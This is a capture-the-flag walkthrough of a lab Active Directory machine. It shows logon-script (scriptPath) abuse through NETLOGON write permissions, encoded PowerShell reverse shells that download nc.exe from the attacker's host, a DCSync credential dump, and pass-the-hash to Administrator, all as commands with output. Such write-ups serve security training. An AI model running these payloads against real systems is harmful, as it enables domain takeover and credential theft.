
Evil-WinRM into the DC using the credentials of RSA_4810:
┌──(kali㉿kali)-[~]└─$ evil-winrm -i 10.129.229.79 -u RSA_4810 -p '(Ni7856Do9854Ki05Ng0005 #)'
Evil-WinRM shell v3.5
<SNIP>
Info: Establishing connection to remote endpoint*Evil-WinRM* PS C:\Users\RSA_4810\Documents> whoamiblazorized\rsa_4810
Get the user flag 03c72d54f428******** from C:\Users\RSA_4810\Desktop\user.txt:
C:\Windows\system32>type C:\Users\RSA_4810\Desktop\user.txt
03c72d54f428********
Privilege Escalation
Section titled “Privilege Escalation”Use smbclient to list the directories in NETLOGON:
┌──(kali㉿kali)-[~]└─$ smbclient //10.129.229.79/NETLOGON -U RSA_4810%'(Ni7856Do9854Ki05Ng0005 #)' -c ls  .                                   D        0  Wed May 29 15:37:21 2024  ..                                  D        0  Wed May 29 15:37:21 2024  11DBDAEB100D                        D        0  Wed May 29 15:38:28 2024  A2BFDCF13BB2                        D        0  Wed May 29 15:33:22 2024  A32FF3AEAA23                        D        0  Wed May 29 15:34:45 2024  CADFDDCE0BAD                        D        0  Wed May 29 15:36:05 2024  CAFE30DAABCB                        D        0  Wed May 29 15:37:17 2024
                7706623 blocks of size 4096. 2914432 blocks available
Then, use smbcacls on the A32FF3AEAA23 folder and notice that RSA_4810 has RWX on it:
┌──(kali㉿kali)-[~]└─$ smbcacls //10.129.229.79/NETLOGON /A32FF3AEAA23 -U RSA_4810%'(Ni7856Do9854Ki05Ng0005 #)'
REVISION:1CONTROL:SR|DI|DPOWNER:BUILTIN\AdministratorsGROUP:BLAZORIZED\Domain UsersACL:BLAZORIZED\RSA_4810:ALLOWED/OI|CI/RWXACL:NT AUTHORITY\Authenticated Users:ALLOWED/I/READACL:NT AUTHORITY\Authenticated Users:ALLOWED/OI|CI|IO|I/0xa0000000ACL:BUILTIN\Server Operators:ALLOWED/I/READACL:BUILTIN\Server Operators:ALLOWED/OI|CI|IO|I/0xa0000000ACL:BUILTIN\Administrators:ALLOWED/I/FULLACL:BUILTIN\Administrators:ALLOWED/OI|CI|IO|I/0x10000000ACL:NT AUTHORITY\SYSTEM:ALLOWED/I/FULLACL:NT AUTHORITY\SYSTEM:ALLOWED/OI|CI|IO|I/0x10000000ACL:CREATOR OWNER:ALLOWED/OI|CI|IO|I/0x10000000
Generate a PowerShell encoded reverse shell:
┌──(kali㉿kali)-[~]└─$ python3 -c 'import base64; print(base64.b64encode((r"""(new-object net.webclient).downloadfile("http://10.129.229.84:9001/nc.exe", "c:\users\public\nc.exe"); c:\users\public\nc.exe -nv 10.129.229.84 9002 -e c:\windows\system32\cmd.exe;""").encode("utf-16-le")).decode())'
KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAyADkALgAyADIAOQAuADgANAA6ADkAMAAwADEALwBuAGMALgBlAHgAZQAiACwAIAAiAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB1AHMAZQByAHMAXABwAHUAYgBsAGkAYwBcAG4AYwAuAGUAeABlACAALQBuAHYAIAAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACAAOQAwADAAMgAgAC0AZQAgAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AZAAuAGUAeABlADsA
Save it in a .bat file and execute it with PowerShell:
powershell.exe -e KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAyADkALgAyADIAOQAuADgANAA6ADkAMAAwADEALwBuAGMALgBlAHgAZQAiACwAIAAiAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB1AHMAZQByAHMAXABwAHUAYgBsAGkAYwBcAG4AYwAuAGUAeABlACAALQBuAHYAIAAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACAAOQAwADAAMgAgAC0AZQAgAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AZAAuAGUAeABlADsAUpload it to //Dc1/NETLOGON/A32FF3AEAA23:
┌──(kali㉿kali)-[~]└─$ smbclient //10.129.229.79/NETLOGON --directory A32FF3AEAA23 -U RSA_4810%'(Ni7856Do9854Ki05Ng0005 #)' -c 'put logonScript.bat'
putting file logonScript.bat as \A32FF3AEAA23\logonScript.bat (163.1 kb/s) (average 163.1 kb/s)
Start an nc listener on the port specified and then use bloodyAD to set the scriptPath to point to the PowerShell reverse shell file within NETLOGON/A32FF3AEAA23:
┌──(kali㉿kali)-[~]└─$ bloodyAD --host "10.129.229.79" -d "blazorized.htb" -u "RSA_4810" -p '(Ni7856Do9854Ki05Ng0005 #)' set object LSA_3214 scriptPath -v 'A32FF3AEAA23\logonScript.bat'
['A32FF3AEAA23\\logonScript.bat'][+] LSA_3214's scriptPath has been updated
Wait for 1 minutes to get a reverse shell as lsa_3214:
┌──(kali㉿kali)-[~/we]└─$ rlwrap nc -nvlp 9002listening on [any] 9002 ...
connect to [10.129.229.84] from (UNKNOWN) [10.129.229.79] 49856Microsoft Windows [Version 10.0.17763.5202](c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoamiwhoamiblazorized\lsa_3214
C:\Windows\system32>whoami /privwhoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== ========SeMachineAccountPrivilege     Add workstations to domain     DisabledSeChangeNotifyPrivilege       Bypass traverse checking       EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Move to the Public folder and use PowerView.ps1 (don’t forget to import it) to use Get-DomainObjectAcl to view the ACEs that LSA_3214 has over SSA_6010; notice that it has ReadProperty with the AceType AccessAllowed for scriptPath on SSA_6010:
PS C:\users\Public> $userSID = (Get-DomainUser -Identity LSA_3214).objectsidPS C:\users\Public> Get-DomainObjectAcl -Identity SSA_6010 | ?{$_.securityIdentifier -eq $userSID}
ObjectDN               : CN=SSA_6010,CN=Users,DC=blazorized,DC=htbObjectSID              : S-1-5-21-2039403211-964143010-2924010611-1124ActiveDirectoryRights  : ReadPropertyObjectAceFlags         : ObjectAceTypePresentObjectAceType          : bf9679a8-0de6-11d0-a285-00aa003049e2InheritedObjectAceType : 00000000-0000-0000-0000-000000000000BinaryLength           : 56AceQualifier           : AccessAllowedIsCallback             : FalseOpaqueLength           : 0AccessMask             : 16SecurityIdentifier     : S-1-5-21-2039403211-964143010-2924010611-4103AceType                : AccessAllowedObjectAceFlags               : NoneIsInherited            : FalseInheritanceFlags       : NonePropagationFlags       : NoneAuditFlags             : None
The scriptPath is somewhere random within NETLOGON so that students are forced to abuse read scriptPath; read it with PowerView:
PS C:\Users\Public> (Get-DomainObject -Identity SSA_6010).scriptpath(Get-DomainObject -Identity SSA_6010).scriptpath
\\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030
use icacls on the file (append .bat) to notice that LSA_3214 has write permissions over it:
PS C:\Users\Public> icacls \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat
icacls \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat\\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat BLAZORIZED\LSA_3214:(W)                                                                                    NT AUTHORITY\Authenticated Users:(I)(RX)                                                                                    BUILTIN\Server Operators:(I)(RX)                                                                                    BUILTIN\Administrators:(I)(F)                                                                                    NT AUTHORITY\SYSTEM:(I)(F)
Successfully processed 1 files; Failed processing 0 files
Start an nc listener on a different port than the one for LSA_3214 (;P):
┌──(kali㉿kali)-[~]└─$ rlwrap nc -nvlp 9009
listening on [any] 9009 ...
Generate a PowerShell encoded reverse shell:
┌──(kali㉿kali)-[~/we]└─$ python3 -c 'import base64; print(base64.b64encode((r"""(new-object net.webclient).downloadfile("http://10.129.229.84:9001/nc.exe", "c:\users\public\nc.exe"); c:\users\public\nc.exe -nv 10.129.229.84 9009 -e c:\windows\system32\cmd.exe;""").encode("utf-16-le")).decode())'
KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAyADkALgAyADIAOQAuADgANAA6ADkAMAAwADEALwBuAGMALgBlAHgAZQAiACwAIAAiAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB1AHMAZQByAHMAXABwAHUAYgBsAGkAYwBcAG4AYwAuAGUAeABlACAALQBuAHYAIAAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACAAOQAwADAAOQAgAC0AZQAgAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AZAAuAGUAeABlADsA
Overwrite the contents of the file \\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat with it:
'powershell.exe -enc KABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAGYAaQBsAGUAKAAiAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAyADkALgAyADIAOQAuADgANAA6ADkAMAAwADEALwBuAGMALgBlAHgAZQAiACwAIAAiAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAbgBjAC4AZQB4AGUAIgApADsAIABjADoAXAB1AHMAZQByAHMAXABwAHUAYgBsAGkAYwBcAG4AYwAuAGUAeABlACAALQBuAHYAIAAxADAALgAxADIAOQAuADIAMgA5AC4AOAA0ACAAOQAwADAAOQAgAC0AZQAgAGMAOgBcAHcAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AZAAuAGUAeABlADsA' | Out-File -FilePath "\\dc1\NETLOGON\A2BFDCF13BB2\B00AC3C11C0E\BAEDDDCD2BCB\C0B3ACE33AEF\2C0A3DFE2030.bat" -Encoding ASCIIWait for approximately 1 minute to get a reverse shell as SSA_6010:
┌──(kali㉿kali)-[~]└─$ rlwrap nc -nvlp 9009
listening on [any] 9009 ...connect to [10.129.229.84] from (UNKNOWN) [10.129.229.79] 56219Microsoft Windows [Version 10.0.17763.5202](c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoamiwhoamiblazorized\ssa_6010
C:\Windows\system32>whoami /privwhoami /priv
PRIVILEGES INFORMATION----------------------
Privilege Name                Description                    State============================= ============================== ========SeMachineAccountPrivilege     Add workstations to domain     DisabledSeChangeNotifyPrivilege       Bypass traverse checking       EnabledSeIncreaseWorkingSetPrivilege Increase a process working set Disabled
Upload mimikatz and perform a DCSync attack to attain the NTLM hash f55ed1465179ba8******* of Administrator (secretsdump is used for the sake of saving some time):
┌──(kali㉿kali)-[~]└─$ impacket-secretsdump SSA_6010:'eb23b02995c2a8d084!e38596b83852bf48d7bsb7d4d7f8bdbc8ee!509554c2_'@10.129.229.79 -just-dc-user administrator
Impacket v0.11.0 - Copyright 2023 Fortra
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)[*] Using the DRSUAPI method to get NTDS.DIT secretsAdministrator:500:aad3b435b51404eeaad3b435b51404ee:f55ed1465179ba8*******:::[*] Kerberos keys grabbedAdministrator:aes256-cts-hmac-sha1-96:29e501350722983735f9f22ab55139442ac5298c3bf1755061f72ef5f1391e5cAdministrator:aes128-cts-hmac-sha1-96:df4dbea7fcf2ef56722a6741439a9f81Administrator:des-cbc-md5:310e2a0438583dce[*] Cleaning up...
Pass-the-hash to get the root flag 4712105cf9c4d03********** from C:\Users\Administrator\Desktop\root.txt:
┌──(kali㉿kali)-[~]
Impacket v0.11.0 - Copyright 2023 Fortra
[*] SMBv3.0 dialect used[!] Launching semi-interactive shell - Careful what you execute[!] Press help for extra shell commandsC:\>type C:\users\Administrator\desktop\root.txt
4712105cf9c4d03**********